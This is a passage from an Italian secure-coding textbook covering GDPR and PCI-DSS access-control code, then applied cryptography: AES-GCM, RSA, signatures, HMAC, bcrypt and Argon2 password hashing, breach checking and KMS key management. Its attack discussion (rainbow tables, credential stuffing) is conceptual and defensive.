            'ip_address' => $_SERVER['REMOTE_ADDR']
        ]);

        // Restituisci dati
        return PersonalData::find($dataSubjectId);
    }

    /**
     * Right to Access (Article 15)
     * L'utente può vedere chi ha acceduto ai suoi dati
     */
    public function getAccessLog($dataSubjectId) {
        return DB::table('gdpr_access_logs')
            ->where('data_subject_id', $dataSubjectId)
            ->where('created_at', '>=', now()->subYears(1))
            ->get();
    }

    /**
     * Data minimization
     * Restituisci solo campi necessari per lo scopo
     */
    public function getMinimalData($dataSubjectId, $purpose) {
        $user = User::find($dataSubjectId);

        switch ($purpose) {
            case 'customer_support':
                // Solo dati necessari per supporto
                return [
                    'name' => $user->name,
                    'email' => $user->email,
                    'account_status' => $user->status
                ];

            case 'billing':
                return [
                    'name' => $user->name,
                    'billing_address' => $user->billing_address,
                    'vat_number' => $user->vat_number
                ];

            case 'marketing':
                // Solo se ha dato consenso
                if (!$user->marketing_consent) {
```

```
                    throw new GDPRViolationException(
                        "User has not consented to marketing"
                    );
                }
                return [
                    'email' => $user->email,
                    'preferences' => $user->marketing_preferences
                ];

            default:
                throw new InvalidArgumentException("Unknown purpose");
        }
    }
}
?>
```

8.7.2 PCI-DSS - Payment Card Industry Data Security Standard

PCI-DSS richiede controlli di accesso stringenti per dati di carte di pagamento.

Requisiti PCI-DSS

Requirement 7: Restrict access to cardholder data by business need to know

- 7.1: Limit access to system components and cardholder data to only those individuals whose job requires such access
- 7.2: Establish an access control system for systems components that restricts access based on a user's need to know
- 7.3: Ensure that security policies and operational procedures are documented and in use

Requirement 8: Identify and authenticate access to system components

- 8.1: Define and implement policies and procedures to ensure proper user identification
- 8.2: Ensure proper user authentication management
- 8.3: Secure all individual non-console administrative access and all remote access to the CDE using multi-factor authentication

Listing 8.11: Sistema PCI-DSS compliant per gestione carte

```
class PCIDSSAccessControl:
    def __init__(self):
        self.sensitive_fields = [
            'card_number',
            'cvv',
            'expiry_date',
            'cardholder_name'
        ]

    def access_card_data(self, user_id, card_id, action, justification):
        """
        PCI-DSS Requirement 7.1: Business need to know
        """
```

```
        # Verifica che l'utente abbia un motivo valido
        if not self.has_business_need(user_id, action):
            raise PCIDSSViolation(
                f"User {user_id} does not have business need for {action}"
            )

        # Verifica MFA (Requirement 8.3)
        if not self.verify_mfa(user_id):
            raise MFARequiredException(
                "Multi-factor authentication required for CDE access"
            )

        # Log dettagliato (Requirement 10)
        self.log_card_access(
            user_id=user_id,
            card_id=card_id,
            action=action,
            justification=justification,
            result='GRANTED'
        )

        # Restituisci dati mascherati se possibile
        card_data = self.get_card_data(card_id)

        if action == 'VIEW':
            # Maschera PAN (Primary Account Number)
            # Mostra solo ultime 4 cifre
            card_data['card_number'] = self.mask_pan(
                card_data['card_number']
            )
            # Non mostrare mai CVV
            del card_data['cvv']

        return card_data

    def mask_pan(self, pan):
        """
        Maschera PAN mostrando solo ultime 4 cifre
        4532123456789012 -> ************9012
        """
        return '*' * (len(pan) - 4) + pan[-4:]

    def log_card_access(self, **kwargs):
        """
        PCI-DSS Requirement 10: Track and monitor all access
        """
        log_entry = {
            'timestamp': datetime.now().isoformat(),
            'user_id': kwargs['user_id'],
            'card_id': kwargs['card_id'],
            'action': kwargs['action'],
            'justification': kwargs['justification'],
            'result': kwargs['result'],
            'ip_address': request.remote_addr,
            'session_id': session.get('id')
        }

```

```
        # Scrivi in log system tamper-proof
        AuditLogger.write_immutable_log(log_entry)

        # Alert se accesso sospetto
        if self.is_suspicious_access(log_entry):
            SecurityAlerts.send_alert(
                severity='HIGH',
                message=f"Suspicious card data access by user {kwargs['
                    user_id']}",
                details=log_entry
            )

    def quarterly_access_review(self):
        """
        PCI-DSS Requirement 7.2.3: Review user access quarterly
        """
        users_with_access = self.get_users_with_card_access()

        report = []
        for user in users_with_access:
            # Verifica se l'utente ha ancora necessità business
            if not self.validate_continued_need(user['id']):
                report.append({
                    'user_id': user['id'],
                    'recommendation': 'REVOKE_ACCESS',
                    'reason': 'No longer requires card data access'
                })

        # Invia report a compliance team
        ComplianceReporting.send_access_review_report(report)

        return report
```

8.8 Best Practices

1. Default Deny: Nega tutto per default, consenti esplicitamente
2. Least Privilege: Concedi solo i permessi minimi necessari
3. Separation of Duties: Operazioni critiche richiedono più persone
4. Regular Reviews: Rivedi permessi periodicamente (quarterly per PCI-DSS)
5. Audit Logging: Registra tutti gli accessi e modifiche permessi
6. Time-limited Access: Usa permessi temporanei quando possibile
7. Principle of Defense in Depth: Molteplici layer di controllo
8. Secure by Default: Nuovi utenti hanno permessi minimi

8.9 Esercizi

1. Implementa un sistema RBAC completo con ruoli Administrator, Editor, Viewer
2. Crea una policy ABAC che permetta accesso ai documenti solo durante orario lavorativo e da IP aziendali

3. Implementa un sistema di audit logging GDPR-compliant
4. Identifica e correggi vulnerabilità IDOR in un'applicazione esistente
5. Implementa protezione contro mass assignment in un form di registrazione
6. Crea un sistema di quarterly access review per PCI-DSS compliance

8.10 Verifica

- Qual è la differenza tra RBAC e ABAC?
- Cos'è il principio del minimo privilegio e perché è importante?
- Come previeni attacchi IDOR?
- Quali sono i requisiti GDPR per l'accesso a dati personali?
- Cosa richiede PCI-DSS Requirement 7?
- Come implementi Separation of Duties in un sistema di pagamenti?

8.11 Riferimenti

- OWASP - Authorization Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html
- NIST - Guide to Attribute Based Access Control: https://csrc.nist.gov/publications/detail/sp/800-162/final
- GDPR - Official Text: https://gdpr-info.eu/
- PCI-DSS v4.0: https://www.pcisecuritystandards.org/
- CWE-639: Authorization Bypass Through User-Controlled Key
- CWE-284: Improper Access Control

Capitolo 9

Crittografia Applicata

Mappa del capitolo

Obiettivi, Crittografia simmetrica (AES), Crittografia asimmetrica (RSA), Hashing, Salting, Rainbow tables, Key management, Esempi pratici, Attacchi, Compliance.

Introduzione

La crittografia è la pratica di proteggere informazioni mediante tecniche di codifica. È fondamentale per garantire confidenzialità, integrità e autenticità dei dati. Questo capitolo copre algoritmi crittografici moderni, best practices implementative e protezione contro attacchi comuni.

9.1 Obiettivi di apprendimento

- Comprendere differenze tra crittografia simmetrica e asimmetrica
- Implementare AES per cifratura dati
- Utilizzare RSA per scambio chiavi e firma digitale
- Applicare funzioni di hashing sicure (SHA-256, SHA-3)
- Implementare password hashing con bcrypt, Argon2
- Proteggere contro rainbow table attacks con salt
- Gestire chiavi crittografiche in modo sicuro
- Implementare crittografia end-to-end

9.2 Concetti fondamentali

9.2.1 Principi di Kerckhoffs

Principio di Kerckhoffs

"Un sistema crittografico deve essere sicuro anche se tutto del sistema, eccetto la chiave, è di pubblico dominio."
Implicazioni:

- Non usare "security through obscurity"
- Usa algoritmi pubblici e testati (AES, RSA, SHA-256)
- NON inventare algoritmi proprietari
- La sicurezza risiede nella chiave, non nell'algoritmo

9.2.2 CIA Triad nella crittografia

Confidentiality Solo entità autorizzate possono leggere i dati (cifratura)

Integrity I dati non possono essere modificati senza detection (hashing, MAC)

Authenticity Verifica dell'identità del mittente (firma digitale)

9.3 Crittografia Simmetrica

Nella crittografia simmetrica, la stessa chiave viene usata per cifrare e decifrare.

9.3.1 AES (Advanced Encryption Standard)

AES è lo standard de-facto per cifratura simmetrica, adottato dal NIST nel 2001.

Caratteristiche AES

- Lunghezze chiave: 128, 192, 256 bit
- Dimensione blocco: 128 bit (16 byte)
- Performance: Molto veloce, spesso con supporto hardware (AES-NI)
- Sicurezza: Nessun attacco pratico noto contro AES-256
- Uso: Cifratura file, database, disco, comunicazioni

9.3.2 Modi di operazione AES

ECB (Electronic Codebook) NON SICURO - stesso blocco produce stesso ciphertext

CBC (Cipher Block Chaining) Sicuro con IV random, ma vulnerabile a padding oracle

CTR (Counter) Sicuro, parallelizzabile, non richiede padding

GCM (Galois/Counter Mode) RACCOMANDATO - cifratura + autenticazione (AEAD)

9.3.3 Implementazione AES-GCM in PHP

Listing 9.1: Cifratura sicura con AES-256-GCM

```
1 <?php
2 class SecureEncryption {
3     private const CIPHER = 'aes-256-gcm';
4     private const KEY_LENGTH = 32; // 256 bit
5     private const TAG_LENGTH = 16; // 128 bit
6
```

```php
    /**
     * Cifra dati usando AES-256-GCM
     * @return array ['ciphertext' => string, 'iv' => string, 'tag' =>
         string]
     */
    public static function encrypt($plaintext, $key) {
        // Valida lunghezza chiave
        if (strlen($key) !== self::KEY_LENGTH) {
            throw new InvalidArgumentException(
                "Key must be exactly " . self::KEY_LENGTH . " bytes"
            );
        }

        // Genera IV casuale (DEVE essere unico per ogni cifratura)
        $iv = random_bytes(openssl_cipher_iv_length(self::CIPHER));

        // Cifra con GCM (fornisce autenticazione)
        $tag = ''; // GCM authentication tag
        $ciphertext = openssl_encrypt(
            $plaintext,
            self::CIPHER,
            $key,
            OPENSSL_RAW_DATA,
            $iv,
            $tag,
            '', // additional authenticated data (AAD)
            self::TAG_LENGTH
        );

        if ($ciphertext === false) {
            throw new RuntimeException("Encryption failed");
        }

        return [
            'ciphertext' => base64_encode($ciphertext),
            'iv' => base64_encode($iv),
            'tag' => base64_encode($tag)
        ];
    }

    /**
     * Decifra dati cifrati con AES-256-GCM
     */
    public static function decrypt($ciphertext, $iv, $tag, $key) {
        if (strlen($key) !== self::KEY_LENGTH) {
            throw new InvalidArgumentException("Invalid key length");
        }

        $plaintext = openssl_decrypt(
            base64_decode($ciphertext),
            self::CIPHER,
            $key,
            OPENSSL_RAW_DATA,
            base64_decode($iv),
            base64_decode($tag)
        );

        // Se il tag non corrisponde, openssl_decrypt ritorna false
```

```php
        if ($plaintext === false) {
            throw new RuntimeException(
                "Decryption failed - data may be corrupted or tampered"
            );
        }

        return $plaintext;
    }

    /**
     * Genera chiave crittografica sicura da password (KDF)
     * Usa PBKDF2 per derivare chiave da password
     */
    public static function deriveKey($password, $salt = null) {
        if ($salt === null) {
            $salt = random_bytes(16);
        }

        $key = hash_pbkdf2(
            'sha256',
            $password,
            $salt,
            100000, // iterations (cost factor)
            self::KEY_LENGTH,
            true // raw output
        );

        return [
            'key' => $key,
            'salt' => $salt
        ];
    }
}

// Esempio utilizzo
$key = random_bytes(32); // Chiave 256-bit

// Cifratura
$data = "Dati sensibili dell'utente";
$encrypted = SecureEncryption::encrypt($data, $key);

echo "Ciphertext: " . $encrypted['ciphertext'] . "\n";
echo "IV: " . $encrypted['iv'] . "\n";
echo "Tag: " . $encrypted['tag'] . "\n";

// Decifratura
$decrypted = SecureEncryption::decrypt(
    $encrypted['ciphertext'],
    $encrypted['iv'],
    $encrypted['tag'],
    $key
);

echo "Decrypted: " . $decrypted . "\n"; // "Dati sensibili dell'utente"

// Derivazione chiave da password
$password = "MySecurePassword123!";
$derived = SecureEncryption::deriveKey($password);
```

```
122 // Salva $derived['salt'] insieme ai dati cifrati
123 ?>
```

9.3.4 Errori comuni con cifratura simmetrica

Errori da evitare

1. Usare ECB mode
2. Riutilizzare IV (initialization vector)
3. Usare chiavi hardcoded nel codice
4. Non autenticare il ciphertext (usare GCM o HMAC)
5. Usare chiavi derivate da password senza KDF appropriato
6. Salvare chiavi in plaintext nel database
7. Usare algoritmi deprecati (DES, 3DES, RC4)

9.4 Crittografia Asimmetrica

Nella crittografia asimmetrica si usano due chiavi: pubblica (per cifrare/verificare) e privata (per decifrare/firmare).

9.4.1 RSA (Rivest-Shamir-Adleman)

Caratteristiche RSA

- Lunghezze chiave: 2048, 3072, 4096 bit (minimo 2048 per sicurezza moderna)
- Performance: Lento rispetto a cifratura simmetrica
- Uso tipico: Scambio chiavi simmetriche, firma digitale
- Limite dati: Può cifrare solo dati piccoli (max 245 byte con RSA-2048)

9.4.2 Implementazione RSA in PHP

Listing 9.2: Generazione chiavi e cifratura RSA

```
1  <?php
2  class RSAEncryption {
3      /**
4       * Genera coppia di chiavi RSA
5       */
6      public static function generateKeyPair($bits = 2048) {
7          $config = [
8              'private_key_bits' => $bits,
9              'private_key_type' => OPENSSL_KEYTYPE_RSA,
10         ];
11
12         $resource = openssl_pkey_new($config);
```

```
13
14          // Estrai chiave privata
15          openssl_pkey_export($resource, $privateKey);
16
17          // Estrai chiave pubblica
18          $publicKeyDetails = openssl_pkey_get_details($resource);
19          $publicKey = $publicKeyDetails['key'];
20
21          return [
22              'private' => $privateKey,
23              'public' => $publicKey
24          ];
25      }
26
27      /**
28       * Cifra dati con chiave pubblica RSA
29       */
30      public static function encrypt($plaintext, $publicKey) {
31          $encrypted = '';
32          $success = openssl_public_encrypt(
33              $plaintext,
34              $encrypted,
35              $publicKey,
36              OPENSSL_PKCS1_OAEP_PADDING // Padding sicuro
37          );
38
39          if (!$success) {
40              throw new RuntimeException("RSA encryption failed");
41          }
42
43          return base64_encode($encrypted);
44      }
45
46      /**
47       * Decifra dati con chiave privata RSA
48       */
49      public static function decrypt($ciphertext, $privateKey) {
50          $decrypted = '';
51          $success = openssl_private_decrypt(
52              base64_decode($ciphertext),
53              $decrypted,
54              $privateKey,
55              OPENSSL_PKCS1_OAEP_PADDING
56          );
57
58          if (!$success) {
59              throw new RuntimeException("RSA decryption failed");
60          }
61
62          return $decrypted;
63      }
64
65      /**
66       * Firma digitale
67       */
68      public static function sign($data, $privateKey) {
69          $signature = '';
70          openssl_sign(
```

```
71              $data,
72              $signature,
73              $privateKey,
74              OPENSSL_ALGO_SHA256
75          );
76
77          return base64_encode($signature);
78      }
79
80      /**
81       * Verifica firma digitale
82       */
83      public static function verify($data, $signature, $publicKey) {
84          $result = openssl_verify(
85              $data,
86              base64_decode($signature),
87              $publicKey,
88              OPENSSL_ALGO_SHA256
89          );
90
91          return $result === 1; // 1 = valid, 0 = invalid, -1 = error
92      }
93  }
94
95  // Esempio: Cifratura ibrida (RSA + AES)
96  // RSA cifra solo la chiave AES, AES cifra i dati reali
97  class HybridEncryption {
98      public static function encrypt($plaintext, $recipientPublicKey) {
99          // 1. Genera chiave AES casuale
100         $aesKey = random_bytes(32);
101
102         // 2. Cifra dati con AES
103         $encrypted = SecureEncryption::encrypt($plaintext, $aesKey);
104
105         // 3. Cifra chiave AES con RSA
106         $encryptedKey = RSAEncryption::encrypt($aesKey,
                $recipientPublicKey);
107
108         return [
109             'encrypted_data' => $encrypted,
110             'encrypted_key' => $encryptedKey
111         ];
112     }
113
114     public static function decrypt($encryptedPackage,
            $recipientPrivateKey) {
115         // 1. Decifra chiave AES con RSA
116         $aesKey = RSAEncryption::decrypt(
117             $encryptedPackage['encrypted_key'],
118             $recipientPrivateKey
119         );
120
121         // 2. Decifra dati con AES
122         $plaintext = SecureEncryption::decrypt(
123             $encryptedPackage['encrypted_data']['ciphertext'],
124             $encryptedPackage['encrypted_data']['iv'],
125             $encryptedPackage['encrypted_data']['tag'],
126             $aesKey
```

```
        );

        return $plaintext;
    }
}

// Utilizzo
$keys = RSAEncryption::generateKeyPair(2048);

$message = "Messaggio segreto molto lungo che non può essere cifrato direttamente con RSA";

$encrypted = HybridEncryption::encrypt($message, $keys['public']);
$decrypted = HybridEncryption::decrypt($encrypted, $keys['private']);

echo $decrypted; // "Messaggio segreto molto lungo..."
?>
```

9.4.3 Firma digitale e non-repudiation

Listing 9.3: Firma digitale per documenti

```
from cryptography.hazmat.primitives import hashes, serialization
from cryptography.hazmat.primitives.asymmetric import rsa, padding
import base64
import json

class DocumentSigner:
    def __init__(self):
        # Genera coppia di chiavi
        self.private_key = rsa.generate_private_key(
            public_exponent=65537,
            key_size=2048
        )
        self.public_key = self.private_key.public_key()

    def sign_document(self, document_data):
        """
        Firma un documento per garantire:
        - Autenticità: il documento proviene davvero dal firmatario
        - Integrità: il documento non è stato modificato
        - Non-repudiation: il firmatario non può negare di averlo firmato
        """
        # Serializza documento in formato canonico
        canonical = json.dumps(document_data, sort_keys=True)

        # Firma
        signature = self.private_key.sign(
            canonical.encode(),
            padding.PSS(
                mgf=padding.MGF1(hashes.SHA256()),
                salt_length=padding.PSS.MAX_LENGTH
            ),
            hashes.SHA256()
        )

```

```
        return {
            'document': document_data,
            'signature': base64.b64encode(signature).decode(),
            'signer_public_key': self.export_public_key()
        }

    def verify_signature(self, signed_doc):
        """Verifica la firma di un documento"""
        # Ricostruisci documento canonico
        canonical = json.dumps(
            signed_doc['document'],
            sort_keys=True
        )

        # Carica chiave pubblica del firmatario
        public_key = serialization.load_pem_public_key(
            signed_doc['signer_public_key'].encode()
        )

        # Verifica firma
        try:
            public_key.verify(
                base64.b64decode(signed_doc['signature']),
                canonical.encode(),
                padding.PSS(
                    mgf=padding.MGF1(hashes.SHA256()),
                    salt_length=padding.PSS.MAX_LENGTH
                ),
                hashes.SHA256()
            )
            return True
        except Exception:
            return False

    def export_public_key(self):
        """Esporta chiave pubblica in formato PEM"""
        return self.public_key.public_bytes(
            encoding=serialization.Encoding.PEM,
            format=serialization.PublicFormat.SubjectPublicKeyInfo
        ).decode()

# Esempio: Firma contratto digitale
signer = DocumentSigner()

contract = {
    'contract_id': 'CNT-2024-001',
    'parties': ['Alice Corp', 'Bob Inc'],
    'amount': 50000,
    'date': '2024-01-15',
    'terms': 'Payment within 30 days'
}

signed_contract = signer.sign_document(contract)

# Verifica
is_valid = signer.verify_signature(signed_contract)
print(f"Signature valid: {is_valid}")  # True

```

```
# Tentativo di modifica
signed_contract['document']['amount'] = 100000
is_valid = signer.verify_signature(signed_contract)
print(f"Signature valid after tampering: {is_valid}")  # False
```

9.5 Funzioni di Hashing

Le funzioni di hash producono un output di lunghezza fissa (digest) da input di lunghezza arbitraria.

9.5.1 Proprietà delle funzioni hash crittografiche

1. Deterministic: Stesso input produce sempre stesso hash
2. Fast computation: Veloce calcolare hash
3. Pre-image resistance: Impossibile ricavare input dall'hash
4. Small changes avalanche: Piccola modifica all'input cambia drasticamente l'hash
5. Collision resistance: Difficile trovare due input con stesso hash

9.5.2 Algoritmi di hashing moderni

SHA-256 Sicuro, parte della famiglia SHA-2, output 256 bit

SHA-3 Sicuro, nuovo standard NIST, design diverso da SHA-2

BLAKE2 Molto veloce, sicuro, alternativa moderna

MD5 BROKEN - non usare per sicurezza (solo checksum)

SHA-1 DEPRECATED - collisioni pratiche dimostrate

9.5.3 Hashing per integrità dati

Listing 9.4: Verifica integrità file con SHA-256

```
import hashlib
import hmac

def compute_file_hash(filepath):
    """Calcola SHA-256 hash di un file"""
    sha256 = hashlib.sha256()

    with open(filepath, 'rb') as f:
        # Leggi file in chunk per file grandi
        for chunk in iter(lambda: f.read(4096), b''):
            sha256.update(chunk)

    return sha256.hexdigest()

def verify_file_integrity(filepath, expected_hash):
    """Verifica che un file non sia stato modificato"""
    actual_hash = compute_file_hash(filepath)
    return hmac.compare_digest(actual_hash, expected_hash)
```

```
19
20 # Esempio: Download sicuro
21 # Il sito fornisce file + hash SHA-256
22 downloaded_file = 'software-v1.2.3.exe'
23 provided_hash = '
       a3f5b8c9d1e2f3a4b5c6d7e8f9a0b1c2d3e4f5a6b7c8d9e0f1a2b3c4d5e6f7a8'
24
25 if verify_file_integrity(downloaded_file, provided_hash):
26     print("File integrity verified - safe to install")
27 else:
28     print("WARNING: File has been modified or corrupted!")
29
30 # HMAC per message authentication
31 def create_hmac(message, secret_key):
32     """Crea HMAC per autenticare messaggio"""
33     h = hmac.new(
34         secret_key.encode(),
35         message.encode(),
36         hashlib.sha256
37     )
38     return h.hexdigest()
39
40 def verify_hmac(message, signature, secret_key):
41     """Verifica HMAC"""
42     expected = create_hmac(message, secret_key)
43     return hmac.compare_digest(signature, expected)
44
45 # Esempio API request signing
46 api_secret = "my_secret_api_key"
47 request_body = '{"user_id": 123, "action": "transfer", "amount": 1000}'
48
49 signature = create_hmac(request_body, api_secret)
50
51 # Server verifica
52 if verify_hmac(request_body, signature, api_secret):
53     print("Request authentic")
54 else:
55     print("Request tampered - reject")
```

9.6 Password Hashing e Salt

IMPORTANTE: Password Hashing vs Regular Hashing

NON usare SHA-256 per hashare password!
hash('sha256', $password) - VULNERABILE
Usa algoritmi specifici per password: bcrypt, Argon2, scrypt
Motivo: Gli algoritmi per password sono lenti di proposito per rendere brute-force impraticabile.

9.6.1 Attacco con Rainbow Tables

Listing 9.5: Come funzionano rainbow tables

```
1 Scenario: Attaccante ottiene database di password hashate (senza salt)
2
```

```
Database vulnerabile:
user_id | password_hash (SHA-256)
1       | 5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
2       | 6b86b273ff34fce19d6b804eff5a3f5747ada4eaa22f1d49c01e52ddb7875b4b
3       | 5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8

Rainbow table (pre-calcolate):
password   | SHA-256 hash
password   | 5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
123456     | 8d969eef6ecad3c29a3a629280e686cf0c3f5d5a86aff3ca12020c923adc6c92
qwerty     | 65e84be33532fb784c48129675f9eff3a682b27168c0ea744b2cf58ee02337c5
...milioni di righe...

Attaccante fa lookup:
5e884898... -> trovato! password = "password"
User ID 1 e 3 usano entrambi "password"

Attacco completo in SECONDI invece di anni.
```

9.6.2 Difesa: Salt

Il salt è un valore casuale aggiunto alla password prima dell'hashing.

Listing 9.6: Password hashing sicuro con bcrypt

```php
<?php
class PasswordManager {
    /**
     * Hash password usando bcrypt con salt automatico
     */
    public static function hashPassword($password) {
        // bcrypt genera automaticamente salt casuale
        // Cost factor 12 = 2^12 iterazioni (circa 0.3 secondi)
        $hash = password_hash($password, PASSWORD_BCRYPT, [
            'cost' => 12
        ]);

        return $hash;
    }

    /**
     * Verifica password
     */
    public static function verifyPassword($password, $hash) {
        return password_verify($password, $hash);
    }

    /**
     * Verifica se hash necessita rehash (es. cost factor aumentato)
     */
    public static function needsRehash($hash) {
        return password_needs_rehash($hash, PASSWORD_BCRYPT, [
```

```
28              'cost' => 12
29          ]);
30      }
31  }
32
33  // Esempio: Registrazione utente
34  $password = $_POST['password'];
35
36  // Valida password (minimo 12 caratteri, complessità, ecc.)
37  if (strlen($password) < 12) {
38      die("Password troppo corta");
39  }
40
41  // Hash e salva
42  $passwordHash = PasswordManager::hashPassword($password);
43
44  $stmt = $db->prepare("INSERT INTO users (username, password_hash) VALUES
        (?, ?)");
45  $stmt->bind_param('ss', $_POST['username'], $passwordHash);
46  $stmt->execute();
47
48  // Esempio: Login
49  $username = $_POST['username'];
50  $password = $_POST['password'];
51
52  $stmt = $db->prepare("SELECT id, password_hash FROM users WHERE username
        = ?");
53  $stmt->bind_param('s', $username);
54  $stmt->execute();
55  $user = $stmt->get_result()->fetch_assoc();
56
57  if ($user && PasswordManager::verifyPassword($password, $user['
    password_hash'])) {
58      // Password corretta
59      session_start();
60      $_SESSION['user_id'] = $user['id'];
61
62      // Rehash se necessario (cost factor aumentato)
63      if (PasswordManager::needsRehash($user['password_hash'])) {
64          $newHash = PasswordManager::hashPassword($password);
65          $stmt = $db->prepare("UPDATE users SET password_hash = ? WHERE
                id = ?");
66          $stmt->bind_param('si', $newHash, $user['id']);
67          $stmt->execute();
68      }
69
70      header('Location: /dashboard');
71  } else {
72      // Password errata - non rivelare se username esiste
73      die("Credenziali non valide");
74  }
75  ?>
```

9.6.3 Argon2 - Algoritmo moderno

Listing 9.7: Password hashing con Argon2 (OWASP raccomandato)

```python
from argon2 import PasswordHasher
from argon2.exceptions import VerifyMismatchError

class SecurePasswordManager:
    def __init__(self):
        # Argon2id è il variant raccomandato (resistente a GPU e side-channel)
        self.ph = PasswordHasher(
            time_cost=3,        # Iterazioni
            memory_cost=65536,  # 64 MB di RAM
            parallelism=4,      # 4 thread
            hash_len=32,        # Output length
            salt_len=16         # Salt length
        )

    def hash_password(self, password):
        """Hash password con Argon2id"""
        # Genera automaticamente salt casuale
        return self.ph.hash(password)

    def verify_password(self, password, hash):
        """Verifica password"""
        try:
            self.ph.verify(hash, password)
            return True
        except VerifyMismatchError:
            return False

    def needs_rehash(self, hash):
        """Verifica se parametri hash sono obsoleti"""
        return self.ph.check_needs_rehash(hash)

# Esempio
pm = SecurePasswordManager()

# Registrazione
password = "MySecurePassword123!"
hashed = pm.hash_password(password)
print(f"Hash: {hashed}")
# $argon2id$v=19$m=65536,t=3,p=4$random_salt$hash_output

# Login
is_valid = pm.verify_password("MySecurePassword123!", hashed)
print(f"Valid: {is_valid}")  # True

is_valid = pm.verify_password("WrongPassword", hashed)
print(f"Valid: {is_valid}")  # False

# Perché Argon2 > bcrypt?
# - Resistente a GPU/ASIC attacks (usa molta RAM)
# - Configurabile (memoria, tempo, parallelismo)
# - Vincitore Password Hashing Competition 2015
# - Raccomandato da OWASP
```

9.6.4 Attacco: Credential Stuffing

Attacco Reale: Credential Stuffing

Scenario: Attaccante ottiene milioni di credenziali da data breach di SiteA.com
Attacco:

1. Tenta le stesse credenziali su SiteB.com
2. Molti utenti riutilizzano password su più siti
3. Attaccante accede a molti account su SiteB.com

Difesa:

- Rate limiting sui tentativi di login
- CAPTCHA dopo N tentativi falliti
- Monitoring per login da IP/location anomale
- Email notifica per login da nuovo dispositivo
- Integrazione con Have I Been Pwned API

Listing 9.8: Protezione contro credential stuffing

```python
import requests
import hashlib

class PasswordBreachChecker:
    def check_password_breached(self, password):
        """
        Verifica se password è stata compromessa usando
        Have I Been Pwned API (k-anonymity)
        """
        # 1. Hash password con SHA-1
        sha1_hash = hashlib.sha1(password.encode()).hexdigest().upper()

        # 2. Prendi primi 5 caratteri (k-anonymity)
        prefix = sha1_hash[:5]
        suffix = sha1_hash[5:]

        # 3. Query API con solo i primi 5 caratteri
        url = f"https://api.pwnedpasswords.com/range/{prefix}"
        response = requests.get(url)

        # 4. Cerca suffix nella risposta
        hashes = response.text.split('\r\n')
        for line in hashes:
            hash_suffix, count = line.split(':')
            if hash_suffix == suffix:
                return True, int(count)  # Password compromessa

        return False, 0  # Password sicura

# Esempio: Validazione password alla registrazione
checker = PasswordBreachChecker()
```

```
password = "password123"

is_breached, count = checker.check_password_breached(password)

if is_breached:
    print(f"ATTENZIONE: Questa password è stata trovata in {count} data
        breach!")
    print("Scegli una password diversa.")
else:
    print("Password non trovata in data breach noti")
```

9.7 Key Management

La gestione sicura delle chiavi crittografiche è fondamentale.

9.7.1 Best practices per key management

1. Mai hardcodare chiavi nel codice
2. Usa environment variables o secret managers
3. Ruota chiavi regolarmente
4. Usa Hardware Security Modules (HSM) per chiavi critiche
5. Implementa key derivation per generare chiavi da master key
6. Limita accesso alle chiavi (principle of least privilege)
7. Monitora accesso e uso delle chiavi
8. Backup sicuro delle chiavi

Listing 9.9: Key management con AWS KMS

```
import boto3
import base64

class KeyManagementService:
    def __init__(self):
        self.kms_client = boto3.client('kms')

    def create_data_key(self, key_id):
        """
        Genera data key usando KMS master key
        Returns: plaintext key + encrypted key
        """
        response = self.kms_client.generate_data_key(
            KeyId=key_id,
            KeySpec='AES_256'
        )

        return {
            'plaintext_key': response['Plaintext'],
            'encrypted_key': base64.b64encode(
                response['CiphertextBlob']
            ).decode()
```

```
        }

    def decrypt_data_key(self, encrypted_key):
        """Decripta data key usando KMS"""
        response = self.kms_client.decrypt(
            CiphertextBlob=base64.b64decode(encrypted_key)
        )

        return response['Plaintext']

    def encrypt_large_data(self, data, kms_key_id):
        """
        Envelope encryption:
        1. KMS genera data key
        2. Data key cifra i dati (AES)
        3. KMS cifra data key
        4. Salva: encrypted_data + encrypted_key
        """
        # 1. Genera data key
        key_response = self.create_data_key(kms_key_id)

        # 2. Cifra dati con data key
        from cryptography.fernet import Fernet
        fernet = Fernet(base64.urlsafe_b64encode(
            key_response['plaintext_key']
        ))
        encrypted_data = fernet.encrypt(data.encode())

        # 3. Restituisci dati cifrati + chiave cifrata
        return {
            'encrypted_data': base64.b64encode(encrypted_data).decode(),
            'encrypted_key': key_response['encrypted_key']
        }

    def decrypt_large_data(self, encrypted_package):
        """Decripta dati usando envelope encryption"""
        # 1. Decripta data key con KMS
        plaintext_key = self.decrypt_data_key(
            encrypted_package['encrypted_key']
        )

        # 2. Decripta dati con data key
        from cryptography.fernet import Fernet
        fernet = Fernet(base64.urlsafe_b64encode(plaintext_key))

        decrypted = fernet.decrypt(
            base64.b64decode(encrypted_package['encrypted_data'])
        )

        return decrypted.decode()

# Esempio
kms = KeyManagementService()
kms_master_key_id = 'arn:aws:kms:us-east-1:123456789:key/abc-def-ghi'

# Cifra
sensitive_data = "Informazioni sensibili dell'utente"
encrypted = kms.encrypt_large_data(sensitive_data, kms_master_key_id)
```

```
81
82 # Salva nel database
83 # encrypted['encrypted_data'] - dati cifrati
84 # encrypted['encrypted_key'] - chiave cifrata da KMS
85
86 # Decripta
87 decrypted = kms.decrypt_large_data(encrypted)
88 print(decrypted)  # "Informazioni sensibili dell'utente"
```

9.8 Compliance

9.8.1 GDPR - Encryption Requirements

GDPR Article 32: Security of Processing

"Taking into account the state of the art... the controller and processor shall implement appropriate technical measures, including... encryption of personal data."
Requisiti:

- Cifratura dati personali at rest e in transit
- Pseudonimizzazione dove appropriato
- Chiavi gestite in modo sicuro
- Ability to restore data availability (backup cifrati)

9.8.2 PCI-DSS - Cryptography Requirements

PCI-DSS Requirement 3 e 4

Requirement 3: Protect stored cardholder data

- 3.4: Render PAN unreadable (encryption, truncation, hashing)
- 3.5: Document and implement key-management processes
- 3.6: Fully document and implement all key-management procedures

Requirement 4: Encrypt transmission of cardholder data

- 4.1: Use strong cryptography and security protocols (TLS 1.2+)
- 4.2: Never send unencrypted PANs by end-user messaging

9.9 Esercizi

1. Implementa cifratura AES-256-GCM per proteggere dati sensibili in un database
2. Crea sistema di firma digitale per contratti elettronici
3. Implementa password hashing con Argon2 e verifica contro Have I Been Pwned
4. Crea sistema di envelope encryption per file upload

5. Implementa key rotation automatica con zero-downtime
6. Crea proof-of-concept di rainbow table attack su password SHA-256 senza salt

9.10 Verifica

